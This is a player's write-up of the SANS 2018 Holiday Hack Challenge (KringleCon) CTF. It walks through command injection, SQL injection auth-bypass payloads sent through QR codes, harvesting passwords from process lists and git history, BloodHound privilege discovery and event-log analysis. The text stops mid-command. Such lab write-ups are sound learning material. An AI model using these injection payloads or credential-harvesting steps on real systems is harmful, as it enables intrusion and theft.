Kringlecon 2018 Writeup

SANS - 2018 Holiday Hack Challenge

Jai Minton - JPMinty

This document tells the story which lead to many late nights / early mornings but eventually resulted in the North Pole hacker conference known as Kringlecon being saved... but was it actually in any real danger?

Prologue

This was admittedly my first ever Holiday Hackfest, and I found out about it through the Pauls Security Weekly Podcast.

Having completed a number of similar CTF challenges online, I jumped right in at the opportunity to meet the big man in red himself, and join like minded individuals at the north pole.


After setting up my avatar to what I can only describe as a happy sunflower pirate, and finding my bearings on where to begin, and how to control this little shrub, it was time to start my mission.

JPMinty is faced with many perils, cybercrime, nation state espionage, and even having an unusual head. But the biggest challenge of all was the shark that ate his leg.

Table of Contents


Challenges

This indicates a command being run



Essential Editor Skills Solution

:q



Orientation Challenge Solution

Happy Trails

Orientation Challenge Writeup

Exiting a vi session was fairly straight forward, by typing ":q" I was free.
After watching Ed Skoudis' orientation talk, I was able to to find out these answers.

Question 1

In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy? - **Firmware**

Question 2

In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation? - **ATNAS**

Question 3

In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left? - **Business Card**

Question 4

In 2016, Linux terminals at the North Pole could be accessed with what kind of computer? - **Cranberry Pi**

Question 5


In 2017, the North Pole was being bombarded by giant objects. What were they? - **Snowballs**

Question 6

In 2017, Sam the snowman needed help reassembling pages torn from what? - **The Great Book**

This revealed the keyword, "Happy Trails"

Challenge 1 solved.




The Name Game Solution

Scott

Directory Browsing Solution

John McClane



Directory Browsing Writeup

Starting with the Name Game, the elf Minty Candycane required some assistance.

> *"Can you help me? I'm in a bit of a fix.*
> *I need to make a nametag for an employee, but I can't remember his first name."*

The terminal itself let me know that I was looking for Mr. Chan's first name.

Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.

So with a tip from Minty Candycane on what I was working with, I could get started.

> *"PowerShell itself can be tricky when handling user input. Special characters such as & and ; can be used to inject commands.*
> *I think that system is one of Alabaster's creations.*
> *He's a little ... obsessed with SQLite database storage.*
> *I don't know much about SQLite, just the .dump command."*

From this I gathered SQL injection was likely to be my plan of attack.
The second option with the tool appeared to be running a "validation" command based on a given server, and if you give it no target, it will notify you of the database name and type in use:

2
Onboard.db : SQLite 3.x database

figuring this may be an avenue to break out of the powershell command and inject some code, I took a stab at breaking the process, dumping the database here and using grep to get any entries for "Chan":

; sqlite3 onboard.db .dump | grep 'chan'

INSERT INTO "onboard" VALUES(84,'**Scott','Chan'**,'48 Colorado Way',NULL,'Los Angeles','90067','4017533509','scottmchan90067@gmail.com');

Success. With that I had my answer and could proceed to use runtoanswer.

From here I took a look at the actual challenge, although the tips from Minty were useful, it's fairly straightforward, if I look at the Kringlecon call for papers website, and simply remove the html webpage to be loaded like so.


https://cfp.kringlecastle.com/cfp/cfp.html

https://cfp.kringlecastle.com/cfp/

I find an open directory containing a csv file with the answer we are looking for:


qmt3,2,8040424,200,FALSE,FALSE,**John,McClane**,Director of Security,Data Loss for Rainbow Teams: A Path in the Darkness,1,11

Challenge 2 solved.




Lethal ForensicELFication Solution

Elinore



Door Solution

0120 = Triangle, Square, Circle, Triangle



de Bruijn Sequences Solution

Welcome unprepared speaker!

de Bruijn Sequences Writeup

Starting with Lethal ForensicELFication, Tangel Coalbox had to perform some forensic investigations and needed some help.

Find the first name of the elf of whom a love poem was written.

Figuring there may be some traces of commands still in memory, I decided to check, and found an some interesting lines:

history

4 mkdir -p **.secrets/her/**
12 firefox https://www.google.com/search?q=**replacing+strings+in+vim**
13 time **vim**

The first entry looks like a hidden directory was created, so I decided to browse it, and check the directory:

cd .secrets/her
ls -la

Here there was a poem file, but unfortunately there were no names mentioned inside of it, but then the second and third lines of history proved helpful, perhaps it used to have the name, maybe this was in memory, so from the elf home directory:


cat .viminfo

:%s/**Elinore**/NEVERMORE/g
|2,0,1536607217,,"%s/**Elinore**/NEVERMORE/g"

Success, I had the name and could proceed to runtoanswer.


From here the information on de Bruijn ciphers and online generator proved invaluable. By using K4 N4 to determine a 4 digit key was required with 4 possible shapes, I substituting the shapes with the values 0 -> 3 respectively. Soon after following the cipher, I had unlocked the door revealing Morcel Nougat, **Welcome unprepared speaker!**

Challenge 3 solved



Stall Mucking Report Solution

- smbclient \\\\localhost\\report-upload --user=report-upload
- Directreindeerflatterystable
- put report.txt



Data Repo Analysis Solution

Yippee-ki-yay

Data Repo Analysis Writeup

Starting with Stall Mucking Report, Wunorse Openslae (Might I add it took me far too long to realise the true punny intentions of the elf names), mentions he needs to upload his report.

> *"I've got to upload my chore report to my manager's inbox, but I can't remember my password. Still, with all the automated tasks we use, I'll bet there's a way to find it in memory..."*

This was a nice little tip, there was bound to be an automated task, so maybe it had traces of passwords transmitted in the clear. After checking the running process information:

```
ps -aux | less
```

root 10 0.0 0.0 49532 3316 pts/0 S 05:14 0:00 sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress **//localhost/report-upload/ directreindeerflatterystable** -U **report-upload**

Success, I had a password, a server, and a username, all that I needed to do was submit it to the server. Having come across this type of thing before, the syntax for performing this with smbclient was at the ready.


```
smbclient \\\\localhost\\report-upload --user=report-upload
directreindeerflatterystable
put report.txt
```

With the new hints received, it was time to tackle Data Repo Analysis. The presentation and information provided on the tool "trufflehog" was quite interesting, and would save lots of time looking back in project commits for any sensitive information which may have been inadvertently pushed to a repository. So I spun up a linux distro, installed the tool and gave it a shot.

```
pip install truffleHog
trufflehog --regex --entropy=True
https://git.kringlecastle.com/Upatree/santas_castle_automation.git
```

+Password = '**Yippee-ki-yay**'
+Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'

Challenge 4 solved.




CURLing Master Solution

curl --http2-prior-knowledge --data "status=on" http://127.0.0.1:8080/index.php

AD Privilege Discovery Solution

LDUBEJ00320@AD.KRINGLECASTLE.COM



AD Privilege Discovery Writeup

Note: I originally began working on CURLing Master, but hit a roadblock (It was a silly mistake, I used '*--http2*' instead of '*--http2-prior-knowledge*' in my command, and decided to just tackle the AD Privilege Discovery challenge instead. Given it was all about the tool Bloodhound (which I was very familiar with), I raced through it before later coming back to retry CURLing Master. It's not uncommon for this kind of thing to happen, things don't always go to plan, but for the sake of flow, let's assume CURLing Master was completed first.

Starting with CURLing Master, Holly Evergreen needed some assistance:

"I am Holly Evergreen, and now you won't believe: Once again the striper stopped; I think I might just leave!"

Complete this challenge by submitting the right HTTP request to the server at http://localhost:8080/ to get the candy striper started again.

Not knowing where to begin, I brushed up on my HTTP2 knowledge and curl commands. I followed the following piece of advice present in the terminal.

"*You may view the contents of the nginx.conf file in /etc/nginx/*"

Figuring it couldn't hurt I gave it a shot:

```
cat /etc/nginx/nginx.conf
# love using the new stuff! -Bushy
        listen          8080 http2;
        # server_name   localhost 127.0.0.1;
```

I can see that it is configured to listen for http2 queries, but exactly what command was required was still unknown. Taking an approach similar to previous challenges, I reviewed the history and found what I needed.

```
history
5  curl --http2-prior-knowledge http://localhost:8080/index.php
```

Running this command gave a useful output.

```
curl --http2-prior-knowledge http://localhost:8080/index.php
<html> <head><title>Candy Striper Turner-On'er</title>   </head> <body>
<p>To turn the machine on, simply POST to this URL with parameter
"status=on" </body>  </html>
```


Excellent, seems I now have something useful, by using the --data command, I could force this request to go from “GET” to “POST” with the correct parameters.

```
curl --http2-prior-knowledge --data "status=on" http://127.0.0.1:8080/index.php
```

From here, given it was around the use of Bloodhound, and it already had an inbuilt query to find Kerberoastable users, I was able to use the tip given in the question.

“Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws”


To ensure I wasn’t looking at any which involved RDP, using the inbuilt feature gave me 1 user I could use to get Domain Admin access.



User **LDUBEJ00320@AD.KRINGLECASTLE.COM**

Side Note: JBETAK00084 will have no idea what hit her once I gain access through LDUBEJ00320 and use something like Mimikatz, Responder or even a keylogger to take their password.

Challenge 5 solved.



Yule Log Analysis Solution

minty.candycane

QR Code Solution

"' OR enabled = true#"

Badge Manipulation Solution

19880715

Badge Manipulation Writeup

Starting with Yule Log Analysis, Pepper Minstix (delicious by the way) needed some help finding out what account had been compromised through event logs.

"Have you heard of password spraying? It seems we've been victim.
We fear that they were successful in accessing one of our Elf Web Access accounts, but we don't know which one.
Parsing through .evtx files can be tricky, but there's a Python script that can help you convert it into XML for easier grep'ing."

As this was a standard .evtx (event) file and the python script for parsing was present, the only issues would be to find out where the successful login came from, and exactly who was compromised. A quick Google search reminded me that event 4624 indicates a successful login, so this is what I wanted to find. Figuring a "grep" would help, I decided to parse it to a log file and then gave it a shot.

```
evtx_dump.py ho-ho-no.evtx > output.log
cat output.log | grep "4624"
```

No results, hmm this was strange, but given technology can do strange things (as can humans, oh boy) I figured I'd just pipe it directly to grep.

```
evtx_dump.py ho-ho-no.evtx | grep "4624"
```

Oh jeez, this wasn't going to be simple… because grep by default only lists the line in the entry, so there's a lot of events but no context. After a bit of searching I found that the tool "**sed**" could be used in conjunction with grep to help refine this. The syntax -n was used to not print anything outside of this command, and I specified it to check any entries occurring between "4624" and "ProcessName" and spit out the target involved.

```
sed -n '/4624/,/ProcessName/ p' output.log | grep "TargetUserName"
<Data Name="TargetUserName">wunorse.openslae</Data>
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetUserName">shinny.upatree</Data>
<Data Name="TargetUserName">bushy.evergreen</Data>
<Data Name="TargetUserName">sparkle.redberry</Data>
```

Weeding out all the generic mailbox accounts, I had 5 possible suspects. Had I been able to obtain a copy of the file I would have reviewed it for the actual

events to see which ones were legitimately logged on, and which one occurred via a spray. Alas, I didn't spend much more time on a more refined query, I simply looked through the outputted logs manually to find.

<EventID Qualifiers="">**4624**</EventID> <Version>2</Version> <Level>0</Level> <Task>12544</Task> <Opcode>0</Opcode> <Keywords>0x8020000000000000</Keywords> <TimeCreated SystemTime="2018-09-10 13:07:02.556292"></TimeCreated> <EventRecordID>240573</EventRecordID> <Correlation ActivityID="{71a9b66f-4900-0001-a8b6-a9710049d401}" RelatedActivityID=""></Correlation> <Execution ProcessID="664" ThreadID="12152"></Execution> <Channel>Security</Channel> <Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer> <Security UserID=""></Security> </System> <EventData><Data Name="SubjectUserSid">S-1-5-18</Data> <Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data> <Data Name="SubjectDomainName">EM.KRINGLECON</Data> <Data Name="SubjectLogonId">0x00000000000003e7</Data> <Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-1156</Data> <Data Name="TargetUserName">**minty.candycane**</Data> <Data Name="TargetDomainName">EM.KRINGLECON</Data> <Data Name="TargetLogonId">0x0000000001175cd9</Data> <Data Name="LogonType">**8**</Data> <Data Name="LogonProcessName">Advapi </Data> <Data Name="AuthenticationPackageName">Negotiate</Data> <Data Name="WorkstationName">**WIN-KCON-EXCH16**</Data> <Data Name="LogonGuid">{5b50bc0d-2707-1b79-e2cb-6e5872170f2d}</Data> <Data Name="TransmittedServices">-</Data> <Data Name="LmPackageName">-</Data> <Data Name="KeyLength">0</Data> <Data Name="ProcessId">0x00000000000019f0</Data> <Data Name="ProcessName">C:\Windows\System32\inetsrv**w3wp.exe**</Data> <Data Name="IpAddress">**172.31.254.101**</Data> <Data Name="IpPort">40762</Data>

This was enough for me to infer a remote IP had successfully logged on using Minty Candycane's account through the w3wp process. The w3wp process is associated with an IIS Application so in this case it may have been a spray through Outlook Web Access (OWA) services or Exchange Web Services (EWS). No doubt it could have been the tool "**Ruler**" by Sensepost.

From here it was onto Badge Manipulation. Pepper provided some helpful tips.

"All of the Kringle Castle employees have these cool cards with QR codes on them that give us access to restricted areas.

Unfortunately, the badge-scan-o-matic said my account was disabled when I tried scanning my badge.
I really needed access so I tried scanning several QR codes I made from my phone but the scanner kept saying "User Not Found".
I researched a SQL database error from scanning a QR code with special characters in it and found it may contain an injection vulnerability.
I was going to try some variations I found on OWASP but decided to stop so I don't tick-off Alabaster."

This lead me down a path of generating malformed SQL statements online in the form of a QR code: https://www.the-qrcode-generator.com/

These codes could be submitted via the "USB" slot on the reader. I knew that Alabaster had the code: oRfjg5uGHmbduj2m, but this really wasn't useful as his account was disabled.

I originally enumerated the SQL syntax by throwing junk at it, I can't recall exactly what junk I generated but it was definitely a combination of gibberish and various SQL characters **' ; "**

EXCEPTION AT (LINE 96 "user_info = query("SELECT first_name,last_name,**enabled** FROM employees WHERE **authorized = 1** AND uid = **'{}' LIMIT 1".format(uid)**)")

This gave me something to work with, I knew I needed to break this SQL statement to let me in, so I figured I could use a "UNION" command and try a variety of permutations similar to the below.

}'" UNION "SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND UID = or 1-- -' or 1 or '1"or 1 or"

Then there were attempts to just make it return true, hoping this would let me in.

or 1-- -' or 1 or '1"or 1 or"

This dragged on for a while, how long you ask? Well, I'm not too sure but it felt like the time Game of Thrones was created, up until when Season 7 finished, to misuse a quote, "*You know nothing ~~John Snow~~ Jai Minton*"

Note: At this point I'd hit a roadblock, my statements weren't working and I was missing something, so I decided to tackle the Google Ventilation Maze (*refer to the end of this writeup*). After spending quite some time off, just a few days before submission I really got stuck in to see if I could solve the rest of these challenges. Once again for the sake of flow, let's assume I figured this

out on the same day and didn't spend time off having already made it past this door using the Google vents.

Thinking back on Pepper Minstix's comment:

*"I was going to **try some variations** I found on OWASP but decided to stop so I don't tick-off Alabaster."*

I noticed the URL was specifically focussed on the "Auth Bypass" section containing entries


or 1-- -' or 1 or '1"or 1 or"

I had tried these previously, but I obviously hadn't tried the right "variation".

Looking at the SQL statement disclosed previously I tried to apply it to this context, I wanted to find an account which was enabled, and I didn't want any of the UID formatting strings. After a few attempts, I finally generated a SQL command which worked.


"' OR enabled = true#"
User Access Granted - ACCESS CONTROL NUMBER: **19880715**

Challenge 6 solved




Dev Ops Fail Solution

twinkletwinkletwinkle



HR Incident Response Solution

Fancy Beaver



Private (For Your Elf Eyes Only)

Elf Infosec Placement / Access Evaluation

Candidate Name: Krampus	

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

Rating Scale:	5. Outstanding 4. Excellent-exceeds requirements 3. Competent—acceptable proficiency	2. Below Average—Does not meet requirements 1. Unable to determine or not applicable to this candidate

	Rating				
	5	4	3	2	1
Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.				2	
Organizational Fit: Review the candidates' potential to fit in Santa's Castle.					1
Overall Evaluation: Please add appropriate comments below.					1

Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Data Repo Analysis Writeup

Note: At this point I'd gone on a tangent, completing some later challenges prior to this one, but you know the drill, let's assume this was done first.

Starting with Dev Ops, Sparkle Redberry is having issues with "Elf Resources" (should probably go to mediation), stating:

"Ugh, can you believe that Elf Resources is poking around? Something about sensitive info in my git repo.
I mean, I may have uploaded something sensitive earlier, but it's no big deal. I overwrote it!"
Find Sparkle's password, then run the runtoanswer tool.

Okay, so if the trufflehog challenge was anything to go by, the password was probably still there! Only problem is there's no tool, looks like it's back to the old fashioned way. First I moved into the git directory, and then looked at the log to see what was present:

```
cd kcconfmgmt/
git log
commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Tue Nov 6 17:26:39 2018 -0500
    Add initial server config
```

Of interest was the commit with server configuration, but I needed to know where this was, so, I decided to look in the folder "server"

```
cd server
```

```
ls
config  models  routes  views
```

Then it was time to check what was in config:

```
cd config
ls
config.js.def  passport.js
```

From here I knew a possible name of the configuration file I wanted. Excellent so if I simply try to check this file out from the previous repo commit.

```
git checkout 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3 -- config.js.def
error: pathspec 'config.js.def' did not match any file(s) known to git.
```

Hmmm, that's strange, perhaps the file had been renamed, after all the passport file is a js file, so why not this one? If there's no issues let's try to view the file:

```
git checkout 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3 -- config.js
cat config.js
